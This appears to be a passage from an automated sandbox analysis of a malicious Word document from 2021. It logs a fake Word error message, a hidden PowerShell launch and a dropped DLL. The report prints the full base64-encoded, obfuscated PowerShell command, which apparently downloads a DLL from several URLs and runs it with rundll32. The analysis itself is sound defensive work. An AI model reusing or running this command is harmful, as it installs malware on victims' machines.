gAnACsAJwBJAG8AWABLAFkAMgAnACkAIAApAC4AVgBBAGwAdQBlADoAOgAiA EMAYABSAEUAYABBAFQAYABlAGAAZABJAFIARQBjAHQATwByAFkAIgAoACQAS ABPAE0ARQAgACsAIAAoACgAKAAnAEkARQAnACsAJwBjACcAKQArACcATwAnA CsAKAAnAF8AJwArACcAdwBnAHEAJwApACsAJwB2ACcAKwAoACcANwAnACsAJ wBJAEUAYwBDADAAMwAxACcAKQArACgAJwA2AGUAbQBJAEUAJwArACcAYwAnA CkAKQAgAC0AYwByAEUAcABsAEEAYwBFACAAIAAoACcASQBFACcAKwAnAGMAJ wApACwAWwBjAEgAQQBSAF0AOQAyACkAKQA7ACQATQBsADIAOQA0ADYAOQA9A CgAJwBSACcAKwAoACcANgBqACcAKwAnAGsAdQB2AGUAJwApACkAOwAgACAAK AAgACAAVgBBAFIAaQBBAGIATABlACAAMQA2AHYAagAgACAALQB2AEEATABVA EUAbwBuACAAKQA6ADoAIgBzAEUAQwBgAFUAcgBpAHQAeQBwAGAAUgBvAFQAb wBgAGMAbwBMACIAIAA9ACAAKAAnAFQAbAAnACsAKAAnAHMAMQAnACsAJwAyA CcAKQApADsAJABOAGkAbQBoAF8AdQB4AD0AKAAnAEgAZQAnACsAJwB6ACcAK wAoACcAZgB1ACcAKwAnADIAOQAnACkAKQA7ACQATQBlAG0AMAB1AHcAcgAgA D0AIAAoACcATAB5ACcAKwAoACcAZQB0ACcAKwAnAGEANgAnACkAKwAnAHUAZ AAnACkAOwAkAEYAagBfAGkAbgB4AGkAPQAoACgAJwBWAHYAJwArACcAMwAnA CkAKwAoACcAagBlAGcAJwArACcAOAAnACkAKQA7ACQARwB5AHoAZgA0AGcAO AA9ACgAKAAnAFEANQAnACsAJwA3AHEAdwAnACkAKwAnAGsAJwArACcAegAnA CkAOwAkAEMAMAB3ADcAcgBvADYAPQAkAEgATwBNAEUAKwAoACgAJwB7ADAAf QBPAF8AdwBnAHEAdgAnACsAJwA3ACcAKwAnAHsAMAAnACsAJwB9ACcAKwAnA EMAJwArACcAMAAzADEANgBlAG0AewAwAH0AJwApACAALQBmACAAWwBDAGgAQ QByAF0AOQAyACkAKwAkAE0AZQBtADAAdQB3AHIAKwAoACgAJwAuAGQAJwArA CcAbAAnACkAKwAnAGwAJwApADsAJABHAGIAMwBsAHkAawA4AD0AKAAoACcAT QB4ACcAKwAnADEAZwAnACkAKwAoACcAZwAnACsAJwBvAG0AJwApACkAOwAkA FIAcAA1ADYAegByAGEAPQBOAEUAVwBgAC0ATwBiAGAASgBlAEMAdAAgAE4AZ QBUAC4AVwBFAGIAQwBMAGkARQBuAHQAOwAkAEMAagA1AGsAdwBuAG0APQAoA CgAKAAoACcAaAB0AHQAcAA6AHEAcQApACcAKwAnACgAcwAyACcAKwAnACkAK ABxAHEAJwArACcAKQAnACkAKQArACcAKAAnACsAKAAoACcAcwAyACcAKwAnA CkAKAB6AGUAbgAnACsAJwBpACcAKQApACsAKAAnAHQAaABjACcAKwAnAGEAb QBwAHUAJwArACcAcwAuAGMAJwApACsAKAAoACcAbwAnACsAJwBtAHEAcQApA CgAcwAyACcAKwAnACkAJwArACcAKABsAHEAJwArACcAcQApACcAKQApACsAK AAoACcAKABzACcAKQApACsAJwAyACcAKwAoACgAJwApACcAKwAnACgAeQBRA CcAKwAnAHEAcQApACgAJwApACkAKwAoACgAJwBzACcAKwAnADIAKQAnACkAK QArACgAJwAoAEAAaAB0AHQAJwArACcAcAAnACsAJwA6AHEAJwArACcAcQAnA CsAJwApACgAcwAyACkAJwApACsAKAAoACcAKABxACcAKQApACsAKAAoACcAc

	QAnACsAJwApACgAcwAyACkAJwApACkAKwAoACgAJwAoAGgAJwArACcAYgAnA CkAKQArACgAJwBwAHIAaQB2AGkAbABlACcAKwAnAGcAJwApACsAKAAnAGUAJ wArACcAZAAuACcAKQArACgAKAAnAGMAbwAnACsAJwBtAHEAcQApACgAcwAyA CkAJwArACcAKABjAGcAJwArACcAaQAtAGIAaQBuACcAKwAnAHEAJwApACkAK wAoACgAJwBxACkAKAAnACsAJwBzADIAKQAnACkAKQArACgAKAAnACgAawBjA GcAJwArACcAZwBGAHEAcQAnACkAKQArACgAKAAnACkAJwArACcAKABzADIAK QAnACkAKQArACgAJwAoAEAAaAB0AHQAJwArACcAcAAnACsAJwA6ACcAKwAnA HEAcQApACcAKQArACcAKAAnACsAKAAoACcAcwAyACkAKAAnACsAJwBxACcAK QApACsAKAAoACcAcQApACgAJwArACcAcwAyACkAKAAnACsAJwBsACcAKwAnA G8AYwAnACkAKQArACcAYQBsACcAKwAnAGEAZgAnACsAKAAnAGYAbwAnACsAJ wByAGQAYQBiACcAKwAnAGwAJwArACcAZQByACcAKQArACgAJwBvAG8AZgAnA CsAJwBlACcAKQArACcAcgAuACcAKwAnAGMAbwAnACsAKAAoACcAbQBxACcAK wAnAHEAKQAoAHMAMgAnACsAJwApACcAKQApACsAJwAoACcAKwAoACcAcgAnA CsAJwBhAGwAJwApACsAJwBwAGgAJwArACcAcwAtACcAKwAnAHIAJwArACgAJ wBlACcAKwAnAGMAZQAnACkAKwAoACgAJwBpAHAAdAAtAGYAMgB1AGgAJwArA CcAZgBxAHEAJwArACcAKQAoACcAKQApACsAJwBzADIAJwArACgAKAAnACkAJ wArACcAKABxACcAKQApACsAJwBUACcAKwAoACcAVAAnACsAJwA1AEQAQwAnA CkAKwAnAHEAcQAnACsAJwApACcAKwAoACgAJwAoAHMAJwArACcAMgAnACkAK QArACgAKAAnACkAKABAACcAKwAnAGgAdAAnACsAJwB0AHAAcwAnACkAKQArA CgAKAAnADoAJwArACcAcQAnACsAJwBxACkAKABzADIAKQAnACkAKQArACgAJ wAoACcAKwAnAHEAcQApACcAKQArACcAKAAnACsAJwBzADIAJwArACcAKQAnA CsAKAAoACcAKAAnACsAJwBqAG8AaABuAGgAYQAnACsAJwB5ACcAKQApACsAK AAnAGQAZQBuACcAKwAnAHcAcgAnACsAJwBpACcAKQArACgAJwB0AGUAJwArA CcAcwAnACkAKwAnAC4AJwArACcAYwBvACcAKwAoACgAJwBtACcAKwAnAHEAc QAnACsAJwApACcAKwAnACgAcwAyACkAKAB0AHIAYQBjAGsAXwB1ACcAKQApA CsAKAAnAHIAbAAnACsAJwBxAHEAJwApACsAKAAoACcAKQAoACcAKwAnAHMAM gApACcAKwAnACgAUAAnACsAJwBxAHEAKQAnACkAKQArACgAJwAoAHMAJwArA CcAMgApACcAKQArACcAKAAnACsAKAAnAEAAJwArACcAaAAnACsAJwB0AHQAc ABzADoAcQAnACkAKwAoACgAJwBxACkAJwApACkAKwAoACcAKAAnACsAJwBzA DIAKQAnACkAKwAnACgAJwArACgAKAAnAHEAJwArACcAcQApACgAJwArACcAc wAnACsAJwAyACkAKABuACcAKQApACsAKAAnAGEAJwArACcAaABsAGEAcwBvA GwAJwArACcAaQAnACsAJwBtACcAKQArACgAJwBhAG4AZABlAHMAJwArACcAa QAnACkAKwAoACcAZwBuACcAKwAnAHMAJwApACsAKAAnAC4AJwArACcAYwBvA CcAKQArACgAKAAnAG0AcQAnACsAJwBxACkAKAAnACkAKQArACgAKAAnAHMAM gAnACsAJwApACcAKwAnACgAbgBhACcAKwAnAGgAbABhADMAJwApACkAKwAnA HEAJwArACgAKAAnAHEAKQAoACcAKwAnAHMAJwArACcAMgApACcAKQApACsAK AAoACcAKABkAHEAcQApACgAJwArACcAcwAnACkAKQArACgAKAAnADIAKQAnA CkAKQArACgAKAAnACgAQABoAHQAdAAnACsAJwBwACcAKQApACsAKAAoACcAc wAnACsAJwA6AHEAcQApACgAJwApACkAKwAoACgAJwBzACcAKwAnADIAKQAoA CcAKwAnAHEAcQApACgAJwApACkAKwAoACgAJwBzACcAKwAnADIAKQAnACkAK QArACgAKAAnACgAZgAnACsAJwBvAG8AJwApACkAKwAnAHQAJwArACgAJwBiA GEAJwArACcAbABsAC0AJwApACsAKAAoACcAZQBnAC4AYwAnACsAJwBvAG0AJ wArACcAcQBxACkAJwApACkAKwAoACgAJwAoAHMAJwApACkAKwAoACgAJwAyA CkAKAB3AGUAJwArACcAYgBfAG0AYQAnACsAJwBwACcAKQApACsAKAAoACcAc QBxACkAKABzACcAKwAnADIAKQAnACsAJwAoAG4AJwApACkAKwAnAHEAJwArA CgAKAAnAHEAKQAoAHMAMgAnACsAJwApACgAQABoACcAKwAnAHQAJwApACkAK wAoACcAdABwACcAKwAnAHMAJwApACsAKAAoACcAOgBxACcAKwAnAHEAKQAoA CcAKwAnAHMAMgApACgAcQAnACsAJwBxACkAKAAnACkAKQArACcAcwAyACcAK wAoACgAJwApACcAKwAnACgAdgAnACkAKQArACcAaQAnACsAJwBlACcAKwAnA HQAbgAnACsAKAAnAGgAYQAnACsAJwBiAGkAJwApACsAKAAoACcAZQAnACsAJ wBuAGgAbwBhAC4AYwBvAG0AcQBxACkAJwArACcAKABzADIAJwArACcAKQAoA CcAKQApACsAKAAnAHcAbwByACcAKwAnAGQAcAAnACkAKwAoACgAJwByACcAK wAnAGUAcwBzAHEAcQAnACsAJwApACgAcwAnACsAJwAyACcAKQApACsAJwApA CcAKwAnACgAJwArACcAUQAnACsAKAAoACcAVQBUAHkAcQAnACsAJwBxACkAK AAnACsAJwBzADIAKQAoACcAKQApACkAKQAuACIAcgBFAGAAAUABsAEEAYwBlA CIAKAAoACgAKAAoACcAcQAnACsAJwBxACkAJwApACkAKwAoACgAJwAoACcAK wAnAHMAMgAnACkAKQArACgAKAAnACkAKAAnACkAKQApACkALAAoAFsAYQByA HIAYQB5AF0AKAAnAC8AJwApACwAKAAnAGgAJwArACcAdwBlACcAKQApAFsAM ABdACkALgAiAHMAYABQAEwASQB0ACIAKAAkAEYANwAzAGcANwA5AG0AIAArA CAAJABNAGoANQBuAHAAdwBfACAAKwAgACQASQBjAHcAdQAyADMAOAApADsAJ ABYAGQAXwBjAHAAdwBfAD0AKAAnAFUAJwArACgAJwBoACcAKwAnAHoAZgBxA CcAKQArACcAMgAyACcAKQA7AGYAbwByAGUAYQBjAGgAIAAoACQATwB0AF8AY gB1AGQAbAAgAGkAbgAgACQAQwBqADUAawB3AG4AbQAgAHwAIABTAGAATwBSA HQALQBPAGIAagBgAGUAYABDAHQAIAB7AGcARQBgAFQAYAAtAGAAUgBBAG4AZ ABvAG0AfQApAHsAdAByAHkAewAkAFIAcAA1ADYAegByAGEALgAiAEQATwBXA G4AYABMAE8AYQBkAGYAYABJAGAAbABFACIAKAAkAE8AdABfAGIAdQBkAGwAL AAgACQAQwAwAHcANwByAG8ANgApADsAJABNAHAAaQAyAHMAcwA0AD0AKAAoA CcAUwAnACsAJwB6AF8AJwApACsAJwB3ACcAKwAoACcAeQBtACcAKwAnADEAJ wApACkAOwBJAGYAIAAoACgAJgAoACcARwBlAHQALQBJAHQAJwArACcAZQBtA CcAKQAgACQAQwAwAHcANwByAG8ANgApAC4AIgBsAEUAYABOAGcAYABUAGgAI gAgAC0AZwBlACAANAA0ADEAMwA2ACkAIAB7AC4AKAAnAHIAdQBuAGQAJwArA CcAbABsADMAJwArACcAMgAnACkAIAAkAEMAMAB3ADcAcgBvADYALAAnACMAM QAnAC4AIgBUAGAAbwBgAHMAVABSAEkAbgBnACIAKAApADsAJABFAGsAYwBvA GoAYgB3AD0AKAAoACcAVQBwACcAKwAnAHoAagBnACcAKQArACcAdwB3ACcAK QA7AGIAcgBlAGEAawA7ACQASgBjAG0AdABnAGIAbwA9ACgAKAAnAFIAbgAxA CcAKwAnAHgAJwApACsAJwBuAGwAJwArACcAcAAnACkAfQB9AGMAYQB0AGMAa AB7AH0AfQAkAFoAcABqAHIAegA1AGkAPQAoACcAUQAnACsAJwA1ADEAJwArA CgAJwBkAGUAYwAnACsAJwB0ACcAKQApAA==
Imagebase:	0x4a660000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 2508 Parent PID: 2332

General

Start time:	13:47:48
Start date:	26/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff790000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2536 Parent PID: 2332

General

Start time:	13:47:49
Start date:	26/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	POwersheLL -w hidden -ENCOD IAAgACQAaQBvAHgASwB5ADIAI AA9ACAAWwB0AFkAUABFAF0AKAAiAHsAMgB9AHsAMAB9AHsAMwB9AHsAMQB9A CIALQBmACcAcwBUAEUAbQAuAGkATwAuAGQAaQBSAGUAYwBUACcALAAnAHkAJ wAsACcAUwB5ACcALAAnAE8AcgAnACkAIAA7ACAAcwBFAHQALQBJAHQAZQBNA CAAIAB2AGEAUgBpAGEAYgBMAGUAOgAxADYAVgBKACAAIAAoAFsAdABZAFAAZ QBdACgAIgB7ADYAfQB7ADcAfQB7ADMAfQB7ADUAfQB7ADAAfQB7ADIAfQB7A DQAfQB7ADEAfQAiACAALQBGACcAVgAnACwAJwByACcALAAnAEkAYwBFAFAAb wBpAE4AJwAsACcATgBlAFQALgBTACcALAAnAFQAbQBhAE4AYQBHAEUAJwAsA CcAZQBSACcALAAnAHMAWQBTACcALAAnAHQAZQBtAC4AJwApACAAKQA7ACQAS wB0ADMAcwBiAG8AZwA9ACgAJwBCACcAKwAoACcAbQAnACsAJwB2ACcAKwAnA GsAawA5AHIAJwApACkAOwAkAE0AagA1AG4AcAB3AF8APQAkAFoAOQBsAHMAN AB6ADYAIAArACAAWwBjAGgAYQByAF0AKAA2ADQAKQAgACsAIAAkAEcAMwA1A HcANQAyADQAOwAkAFkAZAAwADgANQByAHgAPQAoACcAVQB4ACcAKwAoACcAZ QBlACcAKwAnAF8AJwApACsAJwB3AGwAJwApADsAIAAgACgAIAAgAGcARQB0A C0AaQB0AEUATQAgACgAJwB2AGEAUgBJACcAKwAnAEEAYgBsAEUAJwArACcAO gAnACsAJwBJAG8AWABLAFkAMgAnACkAIAApAC4AVgBBAGwAdQBlADoAOgAiA EMAYABSAEUAYABBAFQAYABlAGAAZABJAFIARQBjAHQATwByAFkAIgAoACQAS ABPAE0ARQAgACsAIAAoACgAKAAnAEkARQAnACsAJwBjACcAKQArACcATwAnA CsAKAAnAF8AJwArACcAdwBnAHEAJwApACsAJwB2ACcAKwAoACcANwAnACsAJ wBJAEUAYwBDADAAMwAxACcAKQArACgAJwA2AGUAbQBJAEUAJwArACcAYwAnA CkAKQAgAC0AYwByAEUAcABsAEEAYwBFACAAIAAoACcASQBFACcAKwAnAGMAJ wApACwAWwBjAEgAQQBSAF0AOQAyACkAKQA7ACQATQBsADIAOQA0ADYAOQA9A CgAJwBSACcAKwAoACcANgBqACcAKwAnAGsAdQB2AGUAJwApACkAOwAgACAAK AAgACAAVgBBAFIAaQBBAGIATABlACAAMQA2AHYAagAgACAALQB2AEEATABVA EUAbwBuACAAKQA6ADoAIgBzAEUAQwBgAFUAcgBpAHQAeQBwAGAAUgBvAFQAb wBgAGMAbwBMACIAIAA9ACAAKAAnAFQAbAAnACsAKAAnAHMAMQAnACsAJwAyA CcAKQApADsAJABOAGkAbQBoAF8AdQB4AD0AKAAnAEgAZQAnACsAJwB6ACcAK wAoACcAZgB1ACcAKwAnADIAOQAnACkAKQA7ACQATQBlAG0AMAB1AHcAcgAgA D0AIAAoACcATAB5ACcAKwAoACcAZQB0ACcAKwAnAGEANgAnACkAKwAnAHUAZ AAnACkAOwAkAEYAagBfAGkAbgB4AGkAPQAoACgAJwBWAHYAJwArACcAMwAnA CkAKwAoACcAagBlAGcAJwArACcAOAAnACkAKQA7ACQARwB5AHoAZgA0AGcAO AA9ACgAKAAnAFEANQAnACsAJwA3AHEAdwAnACkAKwAnAGsAJwArACcAegAnA CkAOwAkAEMAMAB3ADcAcgBvADYAPQAkAEgATwBNAEUAKwAoACgAJwB7ADAAf QBPAF8AdwBnAHEAdgAnACsAJwA3ACcAKwAnAHsAMAAnACsAJwB9ACcAKwAnA EMAJwArACcAMAAzADEANgBlAG0AewAwAH0AJwApACAALQBmACAAWwBDAGgAQ QByAF0AOQAyACkAKwAkAE0AZQBtADAAdQB3AHIAKwAoACgAJwAuAGQAJwArA CcAbAAnACkAKwAnAGwAJwApADsAJABHAGIAMwBsAHkAawA4AD0AKAAoACcAT QB4ACcAKwAnADEAZwAnACkAKwAoACcAZwAnACsAJwBvAG0AJwApACkAOwAkA FIAcAA1ADYAegByAGEAPQBOAEUAVwBgAC0ATwBiAGAASgBlAEMAdAAgAE4AZ QBUAC4AVwBFAGIAQwBMAGkARQBuAHQAOwAkAEMAagA1AGsAdwBuAG0APQAoA CgAKAAoACcAaAB0AHQAcAA6AHEAcQApACcAKwAnACgAcwAyACcAKwAnACkAK ABxAHEAJwArACcAKQAnACkAKQArACcAKAAnACsAKAAoACcAcwAyACcAKwAnA CkAKAB6AGUAbgAnACsAJwBpACcAKQApACsAKAAnAHQAaABjACcAKwAnAGEAb QBwAHUAJwArACcAcwAuAGMAJwApACsAKAAoACcAbwAnACsAJwBtAHEAcQApA CgAcwAyACcAKwAnACkAJwArACcAKABsAHEAJwArACcAcQApACcAKQApACsAK AAoACcAKABzACcAKQApACsAJwAyACcAKwAoACgAJwApACcAKwAnACgAeQBRA CcAKwAnAHEAcQApACgAJwApACkAKwAoACgAJwBzACcAKwAnADIAKQAnACkAK QArACgAJwAoAEAAaAB0AHQAJwArACcAcAAnACsAJwA6AHEAJwArACcAcQAnA CsAJwApACgAcwAyACkAJwApACsAKAAoACcAKABxACcAKQApACsAKAAoACcAc QAnACsAJwApACgAcwAyACkAJwApACkAKwAoACgAJwAoAGgAJwArACcAYgAnA CkAKQArACgAJwBwAHIAaQB2AGkAbABlACcAKwAnAGcAJwApACsAKAAnAGUAJ

	wArACcAZAAuACcAKQArACgAKAAnAGMAbwAnACsAJwBtAHEAcQApACgAcwAyA CkAJwArACcAKABjAGcAJwArACcAaQAtAGIAaQBuACcAKwAnAHEAJwApACkAK wAoACgAJwBxACkAKAAnACsAJwBzADIAKQAnACkAKQArACgAKAAnACgAawBjA GcAJwArACcAZwBGAHEAcQAnACkAKQArACgAKAAnACkAJwArACcAKABzADIAK QAnACkAKQArACgAJwAoAEAAaAB0AHQAJwArACcAcAAnACsAJwA6ACcAKwAnA HEAcQApACcAKQArACcAKAAnACsAKAAoACcAcwAyACkAKAAnACsAJwBxACcAK QApACsAKAAoACcAcQApACgAJwArACcAcwAyACkAKAAnACsAJwBsACcAKwAnA G8AYwAnACkAKQArACcAYQBsACcAKwAnAGEAZgAnACsAKAAnAGYAbwAnACsAJ wByAGQAYQBiACcAKwAnAGwAJwArACcAZQByACcAKQArACgAJwBvAG8AZgAnA CsAJwBlACcAKQArACcAcgAuACcAKwAnAGMAbwAnACsAKAAoACcAbQBxACcAK wAnAHEAKQAoAHMAMgAnACsAJwApACcAKQApACsAJwAoACcAKwAoACcAcgAnA CsAJwBhAGwAJwApACsAJwBwAGgAJwArACcAcwAtACcAKwAnAHIAJwArACgAJ wBlACcAKwAnAGMAZQAnACkAKwAoACgAJwBpAHAAdAAtAGYAMgB1AGgAJwArA CcAZgBxAHEAJwArACcAKQAoACcAKQApACsAJwBzADIAJwArACgAKAAnACkAJ wArACcAKABxACcAKQApACsAJwBUACcAKwAoACcAVAAnACsAJwA1AEQAQwAnA CkAKwAnAHEAcQAnACsAJwApACcAKwAoACgAJwAoAHMAJwArACcAMgAnACkAK QArACgAKAAnACkAKABAACcAKwAnAGgAdAAnACsAJwB0AHAAcwAnACkAKQArA CgAKAAnADoAJwArACcAcQAnACsAJwBxACkAKABzADIAKQAnACkAKQArACgAJ wAoACcAKwAnAHEAcQApACcAKQArACcAKAAnACsAJwBzADIAJwArACcAKQAnA CsAKAAoACcAKAAnACsAJwBqAG8AaABuAGgAYQAnACsAJwB5ACcAKQApACsAK AAnAGQAZQBuACcAKwAnAHcAcgAnACsAJwBpACcAKQArACgAJwB0AGUAJwArA CcAcwAnACkAKwAnAC4AJwArACcAYwBvACcAKwAoACgAJwBtACcAKwAnAHEAc QAnACsAJwApACcAKwAnACgAcwAyACkAKAB0AHIAYQBjAGsAXwB1ACcAKQApA CsAKAAnAHIAbAAnACsAJwBxAHEAJwApACsAKAAoACcAKQAoACcAKwAnAHMAM gApACcAKwAnACgAUAAnACsAJwBxAHEAKQAnACkAKQArACgAJwAoAHMAJwArA CcAMgApACcAKQArACcAKAAnACsAKAAnAEAAJwArACcAaAAnACsAJwB0AHQAc ABzADoAcQAnACkAKwAoACgAJwBxACkAJwApACkAKwAoACcAKAAnACsAJwBzA DIAKQAnACkAKwAnACgAJwArACgAKAAnAHEAJwArACcAcQApACgAJwArACcAc wAnACsAJwAyACkAKABuACcAKQApACsAKAAnAGEAJwArACcAaABsAGEAcwBvA GwAJwArACcAaQAnACsAJwBtACcAKQArACgAJwBhAG4AZABlAHMAJwArACcAa QAnACkAKwAoACcAZwBuACcAKwAnAHMAJwApACsAKAAnAC4AJwArACcAYwBvA CcAKQArACgAKAAnAG0AcQAnACsAJwBxACkAKAAnACkAKQArACgAKAAnAHMAM gAnACsAJwApACcAKwAnACgAbgBhACcAKwAnAGgAbABhADMAJwApACkAKwAnA HEAJwArACgAKAAnAHEAKQAoACcAKwAnAHMAJwArACcAMgApACcAKQApACsAK AAoACcAKABkAHEAcQApACgAJwArACcAcwAnACkAKQArACgAKAAnADIAKQAnA CkAKQArACgAKAAnACgAQABoAHQAdAAnACsAJwBwACcAKQApACsAKAAoACcAc wAnACsAJwA6AHEAcQApACgAJwApACkAKwAoACgAJwBzACcAKwAnADIAKQAoA CcAKwAnAHEAcQApACgAJwApACkAKwAoACgAJwBzADIAJwArACcAKQAnACkAK QArACgAKAAnACgAZgAnACsAJwBvAG8AJwApACkAKwAnAHQAJwArACgAJwBiA GEAJwArACcAbABsAC0AJwApACsAKAAoACcAZQBnAC4AYwAnACsAJwBvAG0AJ wArACcAcQBxACkAJwApACkAKwAoACgAJwAoAHMAJwApACkAKwAoACgAJwAyA CkAKAB3AGUAJwArACcAYgBfAG0AYQAnACsAJwBwACcAKQApACsAKAAoACcAc QBxACkAKABzACcAKwAnADIAKQAnACsAJwAoAG4AJwApACkAKwAnAHEAJwArA CgAKAAnAHEAKQAoAHMAMgAnACsAJwApACgAQABoACcAKwAnAHQAJwApACkAK wAoACcAdABwACcAKwAnAHMAJwApACsAKAAoACcAOgBxACcAKwAnAHEAKQAoA CcAKwAnAHMAMgApACgAcQAnACsAJwBxACkAKAAnACkAKQArACcAcwAyACcAK wAoACgAJwApACcAKwAnACgAdgAnACkAKQArACcAaQAnACsAJwBlACcAKwAnA HQAbgAnACsAKAAnAGgAYQAnACsAJwBiAGkAJwApACsAKAAoACcAZQAnACsAJ wBuAGgAbwBhAC4AYwBvAG0AcQBxACkAJwArACcAKABzADIAJwArACcAKQAoA CcAKQApACsAKAAnAHcAbwByACcAKwAnAGQAcAAnACkAKwAoACgAJwByACcAK wAnAGUAcwBzAHEAcQAnACsAJwApACgAcwAnACsAJwAyACcAKQApACsAJwApA CcAKwAnACgAJwArACcAUQAnACsAKAAoACcAVQBUAHkAcQAnACsAJwBxACkAK AAnACsAJwBzADIAKQAoACcAKQApACkAKQAuACIAcgBFAGAAUABsAEEAYwBlA CIAKAAoACgAKAAoACcAcQAnACsAJwBxACkAJwApACkAKwAoACgAJwAoACcAK wAnAHMAMgAnACkAKQArACgAKAAnACkAKAAnACkAKQApACkALAAoAFsAYQByA HIAYQB5AF0AKAAnAC8AJwApACwAKAAnAGgAJwArACcAdwBlACcAKQApAFsAM ABdACkALgAiAHMAYABQAEwASQB0ACIAKAAkAEYANwAzAGcANwA5AG0AIAArA CAAJABNAGoANQBuAHAAdwBfACAAKwAgACQASQBjAHcAdQAyADMAOAApADsAJ ABYAGQAXwBjAHAAdwBfAD0AKAAnAFUAJwArACgAJwBoACcAKwAnAHoAZgBxA CcAKQArACcAMgAyACcAKQA7AGYAbwByAGUAYQBjAGgAIAAoACQATwB0AF8AY gB1AGQAbAAgAGkAbgAgACQAQwBqADUAawB3AG4AbQAgAHwAIABTAGAATwBSA HQALQBPAGIAagBgAGUAYABDAHQAIAB7AGcARQBgAFQAYAAtAGAAUgBBAG4AZ ABvAG0AfQApAHsAdAByAHkAewAkAFIAcAA1ADYAegByAGEALgAiAEQATwBXA G4AYABMAE8AYQBkAGYAYABJAGAAbABFACIAKAAkAE8AdABfAGIAdQBkAGwAL AAgACQAQwAwAHcANwByAG8ANgApADsAJABNAHAAaQAyAHMAcwA0AD0AKAAoA CcAUwAnACsAJwB6AF8AJwApACsAJwB3ACcAKwAoACcAeQBtACcAKwAnADEAJ wApACkAOwBJAGYAIAAoACgAJgAoACcARwBlAHQALQBJAHQAJwArACcAZQBtA CcAKQAgACQAQwAwAHcANwByAG8ANgApAC4AIgBsAEUAYABOAGcAYABUAGgAI gAgAC0AZwBlACAANAA0ADEAMwA2ACkAIAB7AC4AKAAnAHIAdQBuAGQAJwArA CcAbABsADMAJwArACcAMgAnACkAIAAkAEMAMAB3ADcAcgBvADYALAAnACMAM QAnAC4AIgBUAGAAbwBgAHMAVABSAEkAbgBnACIAKAApADsAJABFAGsAYwBvA GoAYgB3AD0AKAAoACcAVQBwACcAKwAnAHoAagBnACcAKQArACcAdwB3ACcAK QA7AGIAcgBlAGEAawA7ACQASgBjAG0AdABnAGIAbwA9ACgAKAAnAFIAbgAxA CcAKwAnAHgAJwApACsAJwBuAGwAJwArACcAcAAnACkAfQB9AGMAYQB0AGMAa AB7AH0AfQAkAFoAcABqAHIAegA1AGkAPQAoACcAUQAnACsAJwA1ADEAJwArA CgAJwBkAGUAYwAnACsAJwB0ACcAKQApAA==
Imagebase:	0x13f760000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2138019176.00000000003B6000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2138066373.0000000001CF4000.00000004.00000040.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\O_wgqv7	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE858BEC7	CreateDirectoryW
C:\Users\user\O_wgqv7\C0316em	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE858BEC7	CreateDirectoryW
C:\Users\user\O_wgqv7\C0316em\Lyeta6ud.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	2	7FEE858BEC7	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\O_wgqv7\C0316em\Lyeta6ud.dll	success or wait	1	7FEE858BEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\O_wgqv7\C0316em\Lyeta6ud.dll	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 b6 c1 e8 7b f2 a0 86 28 f2 a0 86 28 f2 a0 86 28 6c 00 41 28 f3 a0 86 28 ff f2 59 28 e8 a0 86 28 ff f2 67 28 b0 a0 86 28 ff f2 66 28 4c a0 86 28 2f 5f 4d 28 f7 a0 86 28 f2 a0 87 28 92 a0 86 28 8f d9 67 28 f1 a0 86 28 8f d9 5a 28 f3 a0 86 28 ff f2 5d 28 f3 a0 86 28 f2 a0 11 28 f3 a0 86 28 8f d9 58 28 f3 a0 86 28 52 69 63 68 f2 a0 86 28 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$..........{...(...(... (l.A(...(..Y(...(..g(...(..f(L.. (/_M(...(...(...(..g(...(..Z(...(..](...(...(...(..X(...(Rich...(........PE..L..	success or wait	26	7FEE858BEC7	WriteFile
